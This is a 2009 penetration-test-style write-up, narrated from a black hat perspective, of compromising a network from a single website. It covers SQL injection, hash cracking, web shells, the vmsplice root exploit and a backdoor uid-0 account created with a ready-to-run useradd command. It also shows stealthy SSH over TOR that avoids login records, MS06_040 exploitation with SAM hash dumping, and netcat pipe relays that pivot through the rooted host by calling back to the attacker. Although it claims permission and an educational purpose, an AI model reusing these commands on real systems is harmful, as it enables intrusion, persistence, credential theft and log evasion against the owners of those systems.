From Boot to Remote Root
How I owned the network

By - b0nd

10 Feb 2009

Introduction

- Presenting a real-time hack from a black hat hackers perspective
- All hacking attempts were made on a real network at personal level with prior permission
- Scanning machines and IP address used are owned by author
- Emphasize is given on POST EXPLOITATION techniques which is rare opportunity for a Penetration Tester as client hardly permits to intrude deep into their network
- The Security Team may find some concepts covered in this document very interesting and may be new for them
- The story has been narrated in author's words to give a real scenario feel to the readers.
- It is for educational purposes only. Author takes no responsibility for misuse of techniques discussed in this document

Scenario

- Black box testing
- The only information provided was a web site URL hosted on some of the machine within target network

Approach

- The site provided was PHP site
- A quick reconnaissance revealed that site was hosted on Linux machine and running MySQL

SQL INJECTION

- Started with SQL injection and found site vulnerable to it
- Extracted useful information like:
  - MySql Version 5.x
  - Tables
  - Columns
  - Password hashes (md5 hashes)
  - Admin Panel

- Cracked md5 hashes and logged into site as "admin"
- Uploaded shells on web site
- Safe mode was off so could browse most of the directories within the Linux machine
- So by this time I had a semi-interactive shell running on remote machine permitting me to run few normal user commands according to the privileges obtained

PRIVILEGE ESCALATION

- Linux machine was Red Hat Enterprise Linux version 5
- Current privilege was of a normal user. So the next step was to escalate the privilege to become root
- Running kernel: 2.6.22, which could be vulnerable to "vmsplice" exploit available freely on internet
- Downloaded, compiled, uploaded (on target Linux box), made executable and run the vmsploice exploit.
- UID changed from 99 to 0 i.e. privilege escalated and I became root!!!

Note: Official Penetration Testing never ever permits to run exploits like this. But being "Professional Hackers", a Penetration Tester must be aware of all such techniques.

POST EXPLOITATION

- Now begins the most interesting and exciting journey from a hackers perspective
- "root" access obtained. The next question which arouses in mind is: *What Next?*

Adding New User

- Exploits doesn't always work and may crash machine some times. So the best bet after obtaining "root" is to add a new user with "root" privileges. This account can be used as backdoor entry.
- Since SSH service was running so adding a SSH user could be a good idea.
- *#useradd -g 0 -G root,bin,daemon,sys,adm,disk -M -o -u 0 -p <password> <account name>*
- User of "root" level added.

Connecting through SSH

- Ok, so new account created and its time to login
- *But should I have logged in directly connecting from my console? Would not my IP address get logged there? Off course it'll.*
- Attacking Platform: BackTrack 3 (My favorite Pen Testing platform, BT 4 beta has been launched today i.e. 10th Feb 2009)

- Target Platform : Red Hat Linux

  BackTrack by default has TOR and Privoxy. You just need to configure Privoxy to make them work.
  I've configured "Proxychains" on my BT which uses TOR to connect to remote site, i.e. it hops the console data through proxies.
  So let's use TOR proxies to log in through SSH

-
  ```
  #proxychains ssh –l login_name Remote_IP
  ```

  Better, but not the best. Although our IP would not be shown there but the logged in user i.e. the account which we made would be visible running any of the following commands

  ```
  #w
  #who
  #last
  #lastlog
  ```


  Not a good practice to remain stealthy. Hence need to use the following command to remain as stealthy as possible

-
  ```
  #proxychains ssh –T login_name@Remote_IP /bin/bash –i
  ```

  So now our account name would not appear in above mentioned commands and we would be presented with /bin/bash shell there when we log in.

<u>Now What? The same question keeps on coming again and again during such stage.</u>

So till now the scenario was something like the following:



Uploading Hacking Tools

- Being Red Hat Linux box it had NMap and netcat utility already installed and configured on it. So no need to upload them.
- # ifconfig revealed the presence of 60 another machines in the same subnet.
- *So shall we proceed owning few of them as well? Off course a hacker won't stop at this stage so why shall we if we need to acquire same level of knowledge?*

How am I going to check the vulnerabilities?

- Learned during the starting days of hacking that after getting access the Hackers upload there hacking tools on hacked machines. So why should not we?
- Linux has "wget" utility to download stuff from console using command. Hence downloaded nessus and metasploit on rooted Linux box.
- Being a Linux user for years I knew I may face server "dependencies" while installing these tools. So I better opted for first configuring "YUM" utility of Red Hat which itself download the stuff and checks for dependencies while installation.
- After struggling for few hours finally Metasploit and Nessus were installed and configured.

But Server part of Nessus is installed there on Rooted Linux box. What about the Client part? Client is a GUI and off course could not be run and controlled through SSH.

Linux based Metasploit could be run from console only. But what about Nessus?

Note: Only inbound connection to port 22, 80 etc. was allowed. Nessus server listens on 1241 port and I could not establish connection to it from my attacking machine.

Scanning and Exploiting Using NMap and Metasploit


- A quick scan on small number of machines revealed the presence of few Windows 2000 Servers. TCP smb port 445 was found open which could be vulnerable to MS06_040 or MS08_067.
- Exploited successfully using MS06_040 and had "meterpreter" as payload.
- Extracted all password hashes from SAM files
- Did other basic information gathering as well and found machine to be idle since last 17 days!!!

What if somehow I get RDP of this machine? Isn't GUI always fascinating?

- Port 3389 (RDP) and VNC, both were found OPEN
- So what's the issue? Instead of loading "meterpreter" payload lets use the "VNC" payload. Isn't simple?
  NO!!!

- I forgot that I was running metasploit from that rooted Linux box where I had console only. So how could I have GUI of Server 2000?

Now the scenario was something as depicted in following picture:



- So there wasn't any way striking me to get GUI of "Server 2000" while sitting and launching attack from "Rooted Linux Box"

- *Now what? And how?*

- *Could there be some way that I do "port forwarding" stuff on "Rooted Linux Box" so that when I launch attack from my original machine it forward it to "Server 2000" and I get GUI?*

- *But inbound connections are blocked. How would I open a new port there on Linux box and ask it to listen? Being "root" there I can open a new port but what about inbound restrictions?*

- *Iptables are not configured on "rooted linux box", that means no local firewall, that means the intermediate router or boundary Firewall has the rules set. Will I've to hack them first?*


- *What if somehow I ask Linux box to establish connection back to me (out bound was allowed), take my exploit code along with payload, exploit the Server 2000 and give results back to me?*

Questions Galore ☺

The Lovely Solution – *The Swiss Army Knife*

As a Penetration Testers we have mostly seen very limited uses of Netcat. In most cases for banner grabbing only. This tool should not be under estimated. Some thing must be there for which it's called as **"Swiss Army Knife"**

Analyze the following scenario:



It's hard to believe but true that Netcat is capable of this.
Let's see how…

Configuration of Netcat at BT3 and "Rooted Linux Box"

- Instead of these three machines now we need fourth one or at least a new console at our end.
- Netcat has to run on two machines, namely, BT3 and "Rooted Linux Box"

Run the following on BT3 box:


- # mknod localpipe1 p
- # nc –nvlp 445 0<localpipe1 | nc –nvlp 80 | tee localpipe1
- So here are running two netcat's on BT3. One is listening on TCP port 445 and second on TCP port 80. Port 80 to receive connection from "rooted linux box".

Run the following on "Rooted Linux" box:

- # mknod remotepipe1 p

  - # nc –nv Server_2000_IP 445 0<remotepipe1 | nc –nv BT3_IP 80 | tee remotepipe1
  - So the first netcat will connect to the “Server 2000” machine there and second one will back connect to BT3 on port 80 (OUT BOUND connection are allowed)

- So now there has been developed a pipe starting from BT3 to “Server 2000” machine through the “Rooted Linux Box”
- Now you need one more machine or console. Remember, one of the netcat on BT3 is still waiting at port 445. Using one more machine or console we’ll connect to it.
- Suppose you want to run MS06_040 against “Server 2000”. Do the following from your second machine:
  - Launch metasploit
  - Use MS06_040 and set PAYLOAD as VNC
  - Set RHOST: IP_of_BT3
  - Set RPORT: 445 (BT3’s netcat is listening on this port)
  - Set LHOST: Local_IP
  - Etc.



Now the chain is complete ☺
I got the remote GUI on my local machine.

Similarly now the Nessus Server could be run on Rooted Linux box and Client at our end.

Happy Hacking!!!

b0nd…